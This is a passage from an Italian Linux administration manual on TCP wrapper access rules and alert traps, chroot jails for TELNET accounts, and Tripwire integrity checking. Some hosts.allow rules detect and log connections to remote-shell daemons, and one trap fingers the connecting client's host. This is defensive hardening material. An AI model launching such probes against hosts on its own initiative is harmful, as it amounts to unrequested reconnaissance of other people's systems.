> È bene ribadire che l'informazione sull'utente restituita dal protocollo IDENT, non è affidabile. Un sistema compromesso potrebbe essere stato modificato in modo da restituire informazioni false.

186.2.2 Comandi di shell

Il terzo campo delle direttive di questi file, permette di inserire un comando di shell. Quando un accesso trova corrispondenza con una direttiva contenente un comando di shell, questo comando viene eseguito; mentre l'accesso viene consentito se la corrispondenza avviene all'interno del file '`/etc/hosts.allow`'.

Il comando può contenere le variabili descritte nella tabella 186.1, che sono utili per dare un senso a questi comandi.

Il comando viene eseguito utilizzando l'interprete '`/bin/sh`', connettendo standard input, standard output e standard error al dispositivo '`/dev/null`'. Generalmente, alla fine del comando viene indicato il simbolo '**`&`**', in modo da metterlo sullo sfondo, per evitare di dover attendere la sua conclusione.

Questi comandi non possono fare affidamento sulla variabile di ambiente '**`PATH`**' per l'avvio degli eseguibili, per cui si usando generalmente percorsi assoluti, a meno che questa variabile sia inizializzata esplicitamente all'interno del comando stesso.

186.2.3 Esempi e trappole

Seguono alcuni esempi che dovrebbero chiarire meglio l'uso delle direttive dei file '`/etc/hosts.allow`' e '`/etc/hosts.deny`'.

In tutti gli esempi mostrati si suppone che il file '`/etc/hosts.deny`' contenga solo la direttiva '**`ALL:ALL`**', in modo da escludere ogni accesso che non sia stato previsto espressamente nel file '`/etc/hosts.allow`'.

```
# /etc/hosts.allow
#
ALL : ALL@ALL
```

Supponendo che questa sia l'unica direttiva del file '`/etc/hosts.allow`', si intende che vengono consentiti esplicitamente tutti gli accessi a tutti i servizi. Tuttavia, avendo utilizzato la forma '**`ALL@ALL`**' nel secondo campo, si attiva il controllo dell'identità dell'utente del cliente, ottenendone l'annotazione del registro del sistema.

```
# /etc/hosts.allow
#
ALL : KNOWN@ALL
```

La direttiva combacia solo con accessi in cui gli utenti siano identificabili.

```
# /etc/hosts.allow
#...
in.telnetd : ALL : ( /usr/sbin/safe_finger -l @%h ↩
↪| /bin/mail -s '%d-%u@%h' root ) &
```

Si tratta di una trappola con cui l'amministratore vuole essere avvisato di ogni tentativo di utilizzo del servizio TELNET. Il comando avvia '**`safe_finger`**' (una versione speciale di Finger che accompagna il TCP wrapper) in modo da conoscere tutti i dati possibili sugli utenti connessi alla macchina cliente, inviando il risultato al comando '**`mail`**' per spedirlo a '**`root`**'.

Molto probabilmente, l'amministratore che prepara questa trappola, farà in modo che il demone '**`in.telnetd`**' non sia disponibile, in modo tale che la connessione venga comunque rifiutata.

Se fosse stato necessario utilizzare l'altro tipo di formato per le direttive di questi file, l'esempio appena mostrato sarebbe il seguente: si aggiunge la parola chiave '**`spawn`**' che identifica l'opzione corrispondente.

```
# /etc/hosts.allow
#...
in.telnetd : ALL : spawn ( /usr/sbin/safe_finger -l @%h ↩
↪| /bin/mail -s '%d-%u@%h' root ) &
```

L'esempio seguente mostra un tipo di trappola meno tempestivo, in cui ci si limita ad aggiungere un'annotazione particolare nel registro del sistema per facilitare le ricerche successive attraverso '**`grep`**'.

```
in.telnetd : ALL@ALL : ( /usr/bin/logger TRAPPOLA\: %d %c ) &
in.rshd    : ALL@ALL : ( /usr/bin/logger TRAPPOLA\: %d %c ) &
in.rlogind : ALL@ALL : ( /usr/bin/logger TRAPPOLA\: %d %c ) &
in.rexecd  : ALL@ALL : ( /usr/bin/logger TRAPPOLA\: %d %c ) &
ipop2d     : ALL@ALL : ( /usr/bin/logger TRAPPOLA\: %d %c ) &
ipop3d     : ALL@ALL : ( /usr/bin/logger TRAPPOLA\: %d %c ) &
imapd      : ALL@ALL : ( /usr/bin/logger TRAPPOLA\: %d %c ) &
in.fingerd : ALL@ALL : ( /usr/bin/logger TRAPPOLA\: %d %c ) &
```

Se necessario occorre aggiungere la parola chiave '**`spawn`**':

```
in.telnetd : ALL@ALL : spawn ( /usr/bin/logger TRAPPOLA\: %d %c ) &
in.rshd    : ALL@ALL : spawn ( /usr/bin/logger TRAPPOLA\: %d %c ) &
in.rlogind : ALL@ALL : spawn ( /usr/bin/logger TRAPPOLA\: %d %c ) &
in.rexecd  : ALL@ALL : spawn ( /usr/bin/logger TRAPPOLA\: %d %c ) &
ipop2d     : ALL@ALL : spawn ( /usr/bin/logger TRAPPOLA\: %d %c ) &
ipop3d     : ALL@ALL : spawn ( /usr/bin/logger TRAPPOLA\: %d %c ) &
imapd      : ALL@ALL : spawn ( /usr/bin/logger TRAPPOLA\: %d %c ) &
in.fingerd : ALL@ALL : spawn ( /usr/bin/logger TRAPPOLA\: %d %c ) &
```

Trattandosi di servizi che non si vogliono offrire (altrimenti non ci sarebbe ragione di registrare tanto bene gli accessi), anche in questo caso è opportuno che i demoni corrispondenti non ci siano, oppure che i rispettivi eseguibili siano sostituiti da una copia dello stesso programma ‘**`tcpd`**’.

Si osservi in particolare che all’interno del comando appare il simbolo di due punti protetto da una barra obliqua. Se non si facesse così, potrebbe essere interpretato come l’inizio di un nuovo campo.

186.2.4 Comandi e servizi UDP

I servizi UDP non si prestano tanto per la creazione di trappole, a causa del fatto che non si instaura una connessione come nel caso del protocollo TCP. Il caso più importante di questo problema è rappresentato dal servizio TFTP, che di solito, nel caso il supervisore dei servizi di rete sia Inetd, viene indicato nel file ‘`/etc/inetd.conf`’ nel modo seguente:

```
tftp    dgram   udp     wait    root    /usr/sbin/tcpd  in.tftpd
```

Se si creasse una direttiva come quella seguente,

```
# /etc/hosts.allow
#...
in.tftpd : ALL : ( /usr/sbin/safe_finger -l @%h ↩
↪| /bin/mail -s '%d-%u@%h' root ) &
```

si rischierebbe di avviare il comando di shell un gran numero di volte. Si può limitare questo problema modificando la riga contenuta nel file ‘`/etc/inetd.conf`’ nel modo seguente:

```
tftp    dgram   udp     wait.2  root    /usr/sbin/tcpd  in.tftpd
```

In tal modo, si accetterebbero un massimo di due tentativi al minuto.

In generale, dovendo realizzare delle trappole per servizi UDP, conviene eliminare del tutto il demone dal file system.

186.3 Verifica della configurazione

‘**`tcpdchk`**’ [1] permette di controllare la configurazione del TCP wrapper, indicando problemi possibili ed eventualmente anche dei suggerimenti per la loro sistemazione.

`tcpdchk` [*opzioni*]

‘**`tcpdchk`**’ analizza i file ‘`/etc/inetd.conf`’, ‘`/etc/hosts.allow`’ e ‘`/etc/hosts.deny`’. Tra i vari tipi di verifiche che vengono eseguite, ci sono anche i nomi utilizzati per i nodi e i domini NIS. In tal senso, per avere un controllo più preciso, è opportuno utilizzare ‘**`tcpdchk`**’ anche quando il sistema viene collegato in rete, avendo accesso alla configurazione reale del DNS e del NIS.

[1] **TCP wrapper** software libero con licenza speciale

Opzione	Descrizione
`-d`	Esamina i file '`./hosts.allow`' e '`./hosts.deny`', cioè quelli che si trovano nella directory corrente.
`-i` *file_inetd*	Specifica il file da utilizzare al posto di '`/etc/inetd.conf`'.

186.4 Verifica delle corrispondenze

'**`tcpdmatch`**' [2] permette di verificare il comportamento della configurazione simulando delle richieste. In pratica, verifica il contenuto di '`/etc/inetd.conf`', '`/etc/hosts.allow`' e '`/etc/hosts.deny`', mostrando quello che succederebbe con una richiesta di connessione determinata.

`tcpdmatch` [*opzioni*] *demone*[@*servente*] [*utente*@]*cliente*

È obbligatoria l'indicazione di un demone, con l'eventuale aggiunta dell'indicazione del servente quando si possono distinguere per questo degli indirizzi diversi; inoltre è obbligatoria l'indicazione del cliente, con l'eventuale aggiunta dell'utente.

Nell'indicazione del servente si possono usare anche i jolly '**`UNKNOWN`**' e '**`PARANOID`**'; il valore predefinito, se questa indicazione manca, è '**`UNKNOWN`**'.

L'utente può essere indicato per nome o per numero UID; anche in questo caso si ammette il jolly '**`UNKNOWN`**', che è il valore predefinito in mancanza di questa indicazione.

Opzione	Descrizione
`-d`	Esamina i file '`./hosts.allow`' e '`./hosts.deny`', cioè quelli che si trovano nella directory corrente.
`-i` *file_inetd*	Specifica il file da utilizzare al posto di '`/etc/inetd.conf`'.

Segue la descrizione di alcuni esempi.

- `#` **`tcpdmatch in.telnetd localhost`**

  Verifica il comportamento della configurazione per una richiesta di accesso al servizio TELNET, corrispondente al demone '**`in.telnetd`**', da parte del nodo *`localhost`*.

- `#` **`tcpdmatch in.telnetd tizio@roggen.brot.dg`**

  Verifica il comportamento della configurazione per una richiesta di accesso al servizio TELNET, corrispondente al demone '**`in.telnetd`**', da parte dell'utente '**`tizio`**' dal nodo *`roggen.brot.dg`*.

- `#` **`tcpdmatch in.telnetd@dinkel.brot.dg tizio@roggen.brot.dg`**

  Verifica il comportamento della configurazione per una richiesta di accesso al servizio TELNET, corrispondente al demone '**`in.telnetd`**', proveniente dall'interfaccia corrispondente al nome *`dinkel.brot.dg`*, da parte dell'utente '**`tizio`**' dal nodo *`roggen.brot.dg`*.

[2] **TCP wrapper** software libero con licenza speciale

186.5 Un Finger speciale

'**`safe_finger`**' [3] è un cliente Finger che, da quanto indicato nella documentazione originale, dovrebbe essere più adatto per la creazione di trappole attraverso i comandi di shell.

Le sue funzionalità sono le stesse del comando '**`finger`**' normale e non viene indicato altro nella documentazione originale.

186.6 Verifica della propria identificazione

'**`try-from`**' [4] permette di verificare il funzionamento del sistema di identificazione del servente e del cliente. Si utilizza nel modo seguente:

```
rsh host /usr/sbin/try-from
```

Di solito, questo programma si utilizza per verificare il proprio sistema. Per fare un esempio, si immagina di essere l'utente '**`caio`**' che dal nodo *`dinkel.brot.dg`* si connette al suo stesso elaboratore per avviare '**`try-from`**'.

`$` **`rsh dinkel.brot.dg /usr/sbin/try-from`**[*Invio*]

```
client address  (%a): 192.168.1.1
client hostname (%n): dinkel.brot.dg
client username (%u): caio
client info     (%c): caio@dinkel.brot.dg
server address  (%A): 192.168.1.1
server hostname (%N): dinkel.brot.dg
server process  (%d): try-from
server info     (%s): try-from@dinkel.brot.dg
```

Dal risultato che si ottiene, si può determinare che anche il servizio IDENT dell'elaboratore *`dinkel.brot.dg`* (visto come cliente) funziona correttamente.

[3] **TCP wrapper** software libero con licenza speciale

[4] **TCP wrapper** software libero con licenza speciale

Cambiare directory radice

I sistemi Unix, offrono generalmente una funzione che permette di fare funzionare un processo in un file system ridotto, in cui una certa directory diventa temporaneamente la sua nuova directory radice. Si tratta della funzione '**`chroot()`**', che nel caso di sistemi GNU/Linux, **può essere utilizzata solo da un processo con i privilegi dell'utente '`root`'**.

Le distribuzioni GNU/Linux mettono normalmente a disposizione il programma '**`chroot`**' [1] che permette di utilizzare in pratica questa funzione. In alternativa, ne esiste un'altra versione perfettamente funzionante con GNU/Linux (anche se non si trova nelle distribuzioni), che offre il vantaggio di fondere le funzionalità di '**`chroot`**' e di '**`su`**'; si tratta di '**`chrootuid`**' di Wietse Venema.

187.1 Principio di funzionamento

I programmi di servizio che si occupano di ridefinire la directory radice temporaneamente, per circoscrivere l'ambiente di un processo determinato (e dei suoi discendenti), richiedono l'indicazione della directory che diventerà la nuova directory radice e del programma da avviare al suo interno.

Il processo da avviare in questo ambiente deve trovare lì tutto quello che gli può servire, per esempio le librerie, o altri programmi se il suo scopo è quello di avviare altri sottoprocessi.

È la stessa situazione che si verifica quando si predispone la directory '`~ftp/`' per l'accesso al servizio FTP anonimo. A titolo di esercizio, può essere preparata una directory del genere riproducendo '`/bin/`', '`/sbin/`', '`/lib/`' e '`/etc/`'.

```
# mkdir /tmp/nuova_root
```

```
# cp -dpR /bin /sbin /lib /etc /tmp/nuova_root
```

Con quanto preparato in questo modo, si può avviare una shell circoscritta all'ambito della directory '`/tmp/nuova_root/`', che viene fatta diventare appunto la nuova directory radice.

```
# chroot /tmp/nuova_root /bin/bash
```

Con questo comando, si fa in modo che venga utilizzata la funzione '**`chroot()`**' perché '`/tmp/nuova_root/`' diventi la directory radice per il processo avviato con '`/bin/bash`'. È importante comprendere che '`/bin/bash`' va inteso qui come parte del sotto-file system e si tratta in generale si '`/tmp/nuova_root/bin/bash`'.

Per concludere l'esempio, una volta verificato che si sta lavorando effettivamente in un ambiente ristretto, basta fare terminare il processo per cui è stata cambiata la directory radice, cioè '**`bash`**'.

```
# exit
```

187.2 Possibilità di questo meccanismo

La definizione di un sotto-file system, permette di isolare il funzionamento di un programma che potrebbe costituire un pericolo di qualche tipo. Per esempio un servizio di rete che si teme possa consentire un qualche accesso non autorizzato.

[1] **GNU shell programming utilities** GNU GPL

Si potrebbe immaginare la possibilità di creare delle utenze in cui gli utenti non possano girovagare nel file system, limitandoli all'ambito di un sotto-file system appunto. Tuttavia, dal momento che un sistema GNU/Linux non permette l'utilizzo della funzione '**`chroot()`**' agli utenti comuni, di fatto non è possibile, almeno con i mezzi normali.

187.2.1 Utilizzo di chroot

'**`chroot`**' [2] permette all'utente '**`root`**' di eseguire un comando utilizzando una directory particolare come una nuova directory radice. Il comando, deve essere indicato tenendo conto della situazione che ci si trova di fronte dopo che il cambiamento della directory radice è avvenuto.

`chroot` *directory* [*comando*]

Se non viene indicato alcun comando, viene eseguito '`/bin/sh`', nel sotto-file system a cui ci si riferisce.

Al termine del funzionamento del processo avviato con il comando, si ritorna allo stato precedente, con il file system nelle condizioni in cui si trovava prima.

187.2.2 Utilizzo di chrootuid

'**`chrootuid`**' [3] è un programma simile a '**`chroot`**', in cui però è possibile indicare l'utente proprietario del processo che viene avviato nella nuova directory radice.

`chrootuid` *directory utente comando*

'**`chrootuid`**' non fa parte delle distribuzioni GNU/Linux standard, ma può essere ottenuto facilmente dalla sua origine, presso l'università di Eindhoven in Olanda, <*ftp://ftp.porcupine.org/pub/security/chrootuid1.3.tar.gz*>.

187.3 Un esempio pratico: TELNET

In questa sezione si vuole mostrare in che modo potrebbero essere create delle utenze per l'accesso remoto attraverso TELNET, in modo da escludere che gli utenti possano accedere a parti vitali del sistema. L'esempio viene indicato solo in linea di massima, trascurando dettagli che devono poi essere definiti da chi volesse utilizzare tale sistema realmente e in modo serio.

Per semplificare le cose, si può creare una copia del sistema in funzione, a partire da una sotto-directory (ammesso che ci sia abbastanza spazio disponibile nel disco fisso). Si suppone di farlo nella directory '`/sicura/`'.

```
# mkdir /sicura

# cp -dpR /bin /dev /etc /home /lib /opt /root /sbin /usr /var /sicura

# mkdir /sicura/tmp

# chmod 1777 /sicura/tmp

# mkdir /sicura/proc

# chmod 0555 /sicura/proc
```

[2] **GNU shell programming utilities** GNU GPL
[3] **chrootuid** software libero con licenza speciale

Quindi si «entra» in questo sistema e si fa un po' di pulizia, eliminando in particolare tutto quello che nella directory '`etc/`' non serve. Infatti, si deve considerare che in questo piccolo ambiente non esiste una procedura di inizializzazione del sistema, non esiste l'avvio di programmi demone e non si configura la rete. L'unica attenzione deve essere data alla configurazione delle shell che si vogliono poter utilizzare.

`#` **`chroot /sicura`**

...

`#` **`exit`**

Il sistema circoscritto appena creato, può avere delle difficoltà a funzionare in un sistema GNU/Linux, a causa della mancanza del contenuto della directory '`proc/`' che dovrebbe essere montato anche lì. Questo inserimento può essere definito convenientemente una volta per tutte nel file '`/etc/fstab`' del file system normale, avendo così due punti di innesto diversi e simultanei.

```
# /etc/fstab
#...
none    /proc                   proc    defaults        0 0
none    /sicura/proc            proc    defaults        0 0
#...
```

> Si potrebbe valutare la possibilità di non lasciare l'accessibilità alle informazioni di questa directory. Si può provare a vedere se le attività che si vogliono concedere agli utenti sono compromesse dalla sua mancanza. Se il disagio è tollerabile, è meglio evitare di montare la directory '`/proc/`' quando tutto è pronto.

Una volta sistemato questo particolare, tutto funziona meglio nel sistema che si articola dalla directory '`/sicura/`'. Per fare in modo che il servizio TELNET utilizzi questo spazio riservato, si deve modificare il file di configurazione del supervisore dei servizi di rete del file system normale; per esempio, nel caso di Inetd, il file '`/etc/inetd.conf`' va modificato in un modo simile a quello seguente:

```
telnet  stream  tcp     nowait  root    /usr/sbin/tcpd  /sicura/telnetd
```

Come si vede, per l'avvio del servizio è stato indicato l'eseguibile '`/sicura/telnetd`', che in pratica è uno script di shell che contiene la chiamata del comando '**`chroot`**', prima dell'avvio del vero demone '**`in.telnetd`**'.

```
#! /bin/sh
chroot /sicura /usr/sbin/in.telnetd
```

In questo caso, quanto indicato come '`/usr/sbin/in.telnetd`', è in realtà '`/sicura/usr/sbin/in.telnetd`'.

Una volta definito questo, dopo aver montato anche la directory '`/sicura/proc/`' e dopo aver riavviato il supervisore dei servizi di rete, si può accedere con un cliente TELNET nel proprio sistema locare come utente '**`root`**', per sistemare le cose (per farlo, temporaneamente, occorre che il file '`/sicura/etc/securetty`' preveda anche i dispositivi '`/dev/ttyp*`', oppure quelli che sono utilizzati effettivamente per l'accesso attraverso TELNET).

> Una volta sistemate le cose come si desidera, si dovrà avere cura di impedire l'accesso remoto da parte dell'utente '**`root`**', tenendo conto che al limite questo utente potrebbe anche essere cancellato all'interno di '`/sicura/etc/passwd`'

```
# telnet localhost
```

...

Una volta entrati nel mini sistema, dopo essersi accertati che funziona (basta creare un file e su un'altra console virtuale vedere che si trova collocato a partire dalla directory '`/sicura/`'), si comincia a disinstallare tutto quello che non serve e che non si vuole lasciare usare agli utenti. Probabilmente, tutto quello che riguarda la configurazione della rete dovrebbe essere eliminato, mentre qualche cliente particolare potrebbe essere lasciato a disposizione degli utenti.

Anche la directory '`dev/`' dovrebbe essere controllata, lasciando al suo interno solo i dispositivi indispensabili. Di certo non servono i dispositivi che permettono l'accesso a unità di memorizzazione: gli utenti remoti non devono avere la possibilità di montare o smontare dischi.

Gli stessi file '`etc/passwd`' e '`etc/group`' (ed eventualmente '`etc/shadow`') possono essere modificati per eliminare tutti gli utenti di sistema, compreso '**`root`**' che potrebbe essere aggiunto nel momento in cui si volesse fare qualche intervento dall'interno). In pratica, si tratterebbe di lasciare solo gli utenti del servizio TELNET.

Verifica dell'integrità dei file

Attraverso l'accumulo di codici di controllo è possibile verificare l'integrità di file e di directory, contro l'uso improprio del sistema, comprendendo eventualmente l'azione di un virus.

188.1 Tripwire

Tripwire [1] è un programma per la verifica dell'integrità dei file attraverso il confronto con le informazioni accumulate precedentemente. Vengono segnalate le aggiunte, le rimozioni e le alterazioni di file e directory.

Tripwire utilizza un file di configurazione (collocato in una directory da definire), che qui verrà indicato come '`tw.config`', in modo da seguire la convenzione della documentazione interna di Tripwire.

Come si può intuire, una volta generato il file con le informazioni della situazione attuale del file system, è necessario proteggerlo dalle alterazioni, collocandolo in un file system in sola lettura (come potrebbe essere un dischetto, dove la protezione dalla scrittura viene fatta con un'azione manuale e non può essere modificata elettronicamente). Meglio sarebbe se potesse essere anche nascosto in qualche modo. Nello stesso modo, se possibile, sarebbe opportuno nascondere il file di configurazione.

Tripwire non è un pacchetto che si possa trovare in tutte le distribuzioni GNU. È decisamente improbabile che possa trovarsi all'interno delle distribuzioni di origine USA. Tuttavia, data la particolarità del programma, non è molto importante disporre di un pacchetto specifico per la propria distribuzione; l'eseguibile '**`tripwire`**' e il file di configurazione andranno collocati da qualche parte, in modo da non essere individuati facilmente.

188.1.1 Configurazione di Tripwire

Per comprendere il funzionamento di Tripwire, è più conveniente vedere prima la sua configurazione attraverso il file '`tw.config`' (o qualunque altro nome si decida di utilizzare).

Lo scopo di questo è di elencare i file e le directory che si vogliono tenere sotto controllo, indicando quali dettagli considerare su questi elementi. Nel file di configurazione possono essere usate anche direttive di pre-elaborazione, per selezionare elenchi differenti in presenza di situazioni determinate. In questa sezione viene ignorata tale particolarità; eventualmente si può consultare la pagina di manuale *tw.config(5)*.

Il formato delle direttive attraverso cui si dichiara l'inclusione o l'esclusione di un file o di una directory, è quello seguente. In particolare, i commenti sono preceduti dal simbolo '`#`' e conclusi dal codice di interruzione di riga; inoltre le righe bianche e quelle vuote sono ignorate.

[! | =] *voce* [*parametro_riassuntivo*] [+*parametri_di_selezione* -*parametri_di_selezione*]

Dal momento che si tratta di qualcosa di insolito rispetto alle direttive che si possono incontrare nei file di configurazione di altri programmi, conviene vedere subito un paio di esempi, senza descriverli.

```
# Include la directory /
/ +pinugsm12-ac3456789

# Esclude la directory /tmp/
!/tmp
```

[1] **Tripwire** software non libero: non è consentita la commercializzazione a scopo di lucro

Il simbolo iniziale, facoltativo, serve a:

'**!**'	escludere completamente un file, o una directory e tutto il suo contenuto, dalla scansione e dalla verifica;
'**=**'	escludere il contenuto di una directory dalla scansione e dalla verifica.

Se non viene indicato alcuno di questi due simboli, si intende verificare il file, o la directory e tutto il suo contenuto in modo ricorsivo.

I parametri di selezione sono dei simboli rappresentati attraverso una singola lettera alfabetica minuscola, o una singola cifra numerica. Ognuno di questi simboli rappresenta l'utilizzo o meno di un'analisi particolare sull'oggetto da verificare: i simboli sono preceduti dal segno '**+**', o dal segno '**-**', a seconda che si voglia includere o escludere quell'analisi particolare.

Solitamente vengono posti inizialmente i simboli da includere, tutti assieme, dopo un segno '**+**', quindi quelli da escludere, dopo un solo segno '**-**', come nel caso di '**+pinugsm12-ac3456789**'. La tabella 188.2 elenca questi simboli.

Tabella 188.2. Elenco dei parametri di selezione.

Simbolo	Descrizione
p	Verifica dei bit dei permessi.
i	Verifica del numero di inode.
n	Numero di collegamenti fisici.
u	Utente proprietario.
g	Gruppo proprietario.
s	Dimensione.
>	Incremento di dimensione.
a	Data-orario dell'ultimo accesso.
m	Data-orario dell'ultima modifica.
c	Data-orario della creazione o modifica dell'inode.
0	Firma nulla.
1	MD5, RSA Data Security, Inc. Message Digesting Algorithm.
2	Snefru, Xerox Secure Hash Function.
3	CRC-32, POSIX 1003.2.
4	CRC-16
5	MD4, RSA Data Security, Inc. Message Digesting Algorithm.
6	MD2, RSA Data Security, Inc. Message Digesting Algorithm.
7	SHA, NIST Secure Hash Algorithm (NIST FIPS 180).
8	Haval (128-bit).
9	Firma nulla (riservato per uso futuro).

I parametri di selezione riassuntivi, sono identificati attraverso una sola lettera maiuscola, senza essere preceduti dal segno '**+**' o '**-**'. Possono essere usati da soli, o al massimo seguiti da una serie di parametri di selezione che ne modificano l'effetto. La tabella 188.3 elenca questi simboli.

Tabella 188.3. Elenco dei parametri di selezione riassuntivi.

Simbolo	Descrizione
R	Sola lettura ('**+pinugsm12-ac3456789**'), predefinito.
L	File delle registrazioni ('**+pinug-samc123456789**').
N	Verifica tutto ('**+pinugsamc123456789**').
E	Ignora tutto ('**-pinugsamc123456789**').
>	Incremento monotonico ('**+pinug>-samc123456789**').

Segue la descrizione di alcuni esempi.

- `/etc +pinugsm12-ac3456789`

  Verifica la directory '`/etc/`' e tutto il suo contenuto in modo ricorsivo, verificando: i bit dei permessi, i numeri di inode, i riferimenti agli inode, i numeri UID e GID, le date di modifica, la firma in base al tipo MD5 e Snefru. Viene ignorata la data di accesso, la data di creazione o modifica dell'inode e tutti gli altri tipi di firma.

- `/etc R`

  Esattamente come nell'esempio precedente, dal momento che il parametro riassuntivo '**`R`**' rappresenta le stesse cose.

- `/etc`

  Esattamente come nell'esempio precedente, dal momento che il parametro riassuntivo '**`R`**' è quello predefinito.

- `/home/pippo E+ug`

  Verifica esclusivamente la proprietà dei file (utente e gruppo), come eccezione del parametro riassuntivo '**`E`**', che da solo escluderebbe tutti i controlli.

- `/home/pippo E`

  Esclude tutti i controlli, ma continua a verificare l'aggiunta o la cancellazione di file.

- `!/home/pippo`

  Esclude qualunque verifica, ignorando anche l'aggiunta o la cancellazione di file.

- `=/tmp`

  Verifica esclusivamente la directory '`/tmp/`', senza analizzarne il contenuto.

188.1.2 Avvio del programma

'**`tripwire`**' è l'eseguibile che svolge il compito di scansione e verifica dell'integrità dei file e delle directory specificati nel file di configurazione.

`tripwire` [*opzioni*]

Si distinguono tre situazioni: la creazione del file contenente le informazioni sulla situazione attuale di ciò che si vuole tenere sotto controllo; l'aggiornamento di queste informazioni in presenza di modifiche volontarie da parte dell'amministratore; la verifica di integrità, cioè il confronto di queste informazioni con la situazione attuale.

A seconda di come viene compilato il programma, si stabilisce la collocazione predefinita e il nome del file di configurazione e del file di registrazione delle informazioni. In generale, conviene utilizzare le opzioni necessarie a specificare tali file.

Segue la descrizione di alcune opzioni; se non vengono utilizzate le opzioni '**`-initialize`**' e '**`-update`**', '**`tripwire`**' si mette automaticamente a verificare l'integrità dei file secondo le informazioni accumulate in precedenza.

Opzione	Descrizione
`-initialize`	Genera il file delle informazioni da conservare, in base alle specifiche della configurazione.
`-update` *percorso_assoluto*	Aggiorna le informazioni già esistenti per quanto riguarda la directory o il file indicato come argomento.
`-interactive`	Inizia la verifica dell'integrità dei file secondo le informazioni accumulate in precedenza e chiede all'utente la conferma o meno della modifica di queste in modo conforme alla nuova situazione trovata.

Opzione	Descrizione
`-loosedir`	Può essere utilizzato in fase di verifica per annullare il controllo delle directory, pur mantenendo il controllo del loro contenuto, se questo è indicato nella configurazione. Ciò serve per ridurre la quantità di segnalazioni che si presentano, quando questo può generare solo confusione. In generale, il rischio di perdere informazioni importanti aumenta, ma alle volte l'eccesso può essere dannoso.
`-d` *file*	In fase di verifica dell'integrità dei dati, permette di specificare il file contenente le informazioni raccolte in precedenza. Si può utilizzare un trattino singolo '`-`' per fare riferimento allo standard input.
`-c` *file_di_configurazione*	Permette di specificare il file di configurazione, sia in fase di generazione e aggiornamento delle informazioni da conservare, sia in fase di verifica. Si può utilizzare un trattino singolo '`-`' per fare riferimento allo standard input.
`-v`	Emette l'elenco dei nomi di file nel momento in cui avviene la scansione.

Segue la descrizione di alcuni esempi.

- `# `**`tripwire -initialize -c /root/tw.config`**

  Genera il file di raccolta delle informazioni, utilizzando un nome predefinito in base alla compilazione dei sorgenti, collocandolo probabilmente nella directory '`./databases/`' (cioè a partire dalla directory corrente nel momento dell'avvio del programma). Il file di configurazione utilizzato è '`/root/tw.config`'.

- `# `**`tripwire -update /etc -c /root/tw.config`**

  Aggiorna il file di raccolta delle informazioni (si fa sempre riferimento al nome predefinito in base alla compilazione dei sorgenti, collocato probabilmente nella directory '`./databases/`') per le variazioni fatte nella directory '`/etc/`'. Il file di configurazione utilizzato è '`/root/tw.config`'.

- `# `**`tripwire -interactive -c /root/tw.config -d /root/tw.db`**

  Esegue una verifica di integrità interattiva, utilizzando il file di configurazione '`/root/tw.config`' e il file '`/root/tw.db`' per il confronto rispetto alla situazione attuale.

- `# `**`tripwire -interactive -c /root/tw.config -d - < /mnt/floppy/tw.db`**

  Esegue una verifica di integrità interattiva, utilizzando il file di configurazione '`/root/tw.config`' e il file '`/mnt/floppy/tw.db`' (che probabilmente si trova in un dischetto protetto contro la scrittura) per il confronto rispetto alla situazione attuale.

188.1.3 Configurazione e utilizzo in pratica

Per poter usare Tripwire in modo utile, la prima cosa da fare è studiare la sua configurazione, tenendo conto delle peculiarità del file system. Volendo un controllo generalizzato, bisogna però tenere conto delle aree in cui i dati cambiano continuamente per motivi fisiologici. Quello che segue è un esempio, un po' approssimativo, di una configurazione funzionante, anche se un po' blanda.

```
# Include il controllo di tutto il file system.
/ +pinugsm14-ac2356789

# Esclude i file di dispositivo
!/dev

# Esclude alcuni file dinamici nella directory /etc/.
!/etc/issue
!/etc/issue.net
!/etc/ioctl.save
!/etc/mtab
!/etc/ntp.drift
!/etc/ld.so.cache
!/etc/snmpd.agentinfo
!/etc/ssh_random_seed
!/etc/mail/sendmail.st

# Esclude le directory personali.
!/home

# Esclude i file riferiti ai moduli che vengono aggiornati a ogni
# avvio del sistema.
!/lib/modules/preferred
!/lib/modules/2.0.34-1/modules.dep

# Esclude la directory /proc/.
!/proc

# Esclude la directory /root/, ma poi aggiunge qualcosa che è
# comunque opportuno controllare.
!/root
/root/bin
/root/.ssh

# Esclude la directory temporanea.
!/tmp

# Esclude i file whatis.
!/usr/X11R6/man/whatis
!/usr/lib/perl5/man/whatis
!/usr/local/man/whatis
!/usr/man/whatis

# Esclude la directory /var/.
!/var
```

Di sicuro, si potrebbe fare meglio, studiando in modo più dettagliato ogni directory e file del file system da controllare.

Quando si utilizza Tripwire per difendersi da una possibile intrusione nel sistema, è necessario nascondere il file di configurazione, anche se non sempre è facile farlo. Di certo, un modo è quello di conservarlo in un dischetto. Anche il file di registrazione delle informazioni dovrebbe essere archiviato in un posto sicuro e inaccessibile agli «intrusi»; anche in questo caso, il dischetto è l'unica possibilità concreta che hanno tutti.

A titolo di esempio si suppone di avere collocato l'eseguibile '**`tripwire`**' e il file di configurazione '`tw.config`' nella directory '`/root/adm/tripwire/`'.

`cd /root/adm/tripwire`[*Invio*]

`./tripwire -initialize -c ./tw.config`[*Invio*]

```
### Phase 1:   Reading configuration file
### Phase 2:   Generating file list
```

```
### Phase 3:   Creating file information database
###
### Warning:   Database file placed in ./databases/tw.db_dinkel.brot.dg.
###
###            Make sure to move this file and the configuration
###            to secure media!
###
###            (Tripwire expects to find it in '/var/adm/tripwire/db'.)
```

Come si può osservare dal messaggio che si ottiene, è stato creato il file '`./databases/tw.db_dinkel.brot.dg`' contenente le informazioni raccolte, dove la parte finale del nome del file, «dinkel.brot.dg» è il nome del nodo. Nel messaggio stesso, viene ricordato di spostare sia il file di configurazione che il file di registrazione delle informazioni (viene chiamato *database*) in un'unità «sicura». Per esempio, si potrebbe comprimere questo file per poterlo contenere in un dischetto, come nell'esempio seguente:

gzip ./databases/tw.db_dinkel.brot.dg[*Invio*]

mount /mnt/floppy[*Invio*]

cp ./databases/tw.db_dinkel.brot.dg.gz /mnt/floppy[*Invio*]

rm ./databases/tw.db_dinkel.brot.dg.gz[*Invio*]

cp ./tw.config /mnt/floppy[*Invio*]

rm ./tw.config[*Invio*]

umount /mnt/floppy[*Invio*]

L'esempio è soltanto esplicativo. Il dischetto non è un supporto tecnicamente affidabile, di conseguenza occorre conservare in qualche modo migliore almeno il file di configurazione.

Nel momento del controllo, si può rimontare il dischetto ed eseguire una scansione di controllo.

mount /mnt/floppy[*Invio*]

gzip -d < /mnt/floppy/tw.db_dinkel.brot.dg.gz | ↩
↪**tripwire -c /mnt/floppy/tw.config -d -**[*Invio*]

```
### Phase 1:   Reading configuration file
### Phase 2:   Generating file list
### Phase 3:   Creating file information database
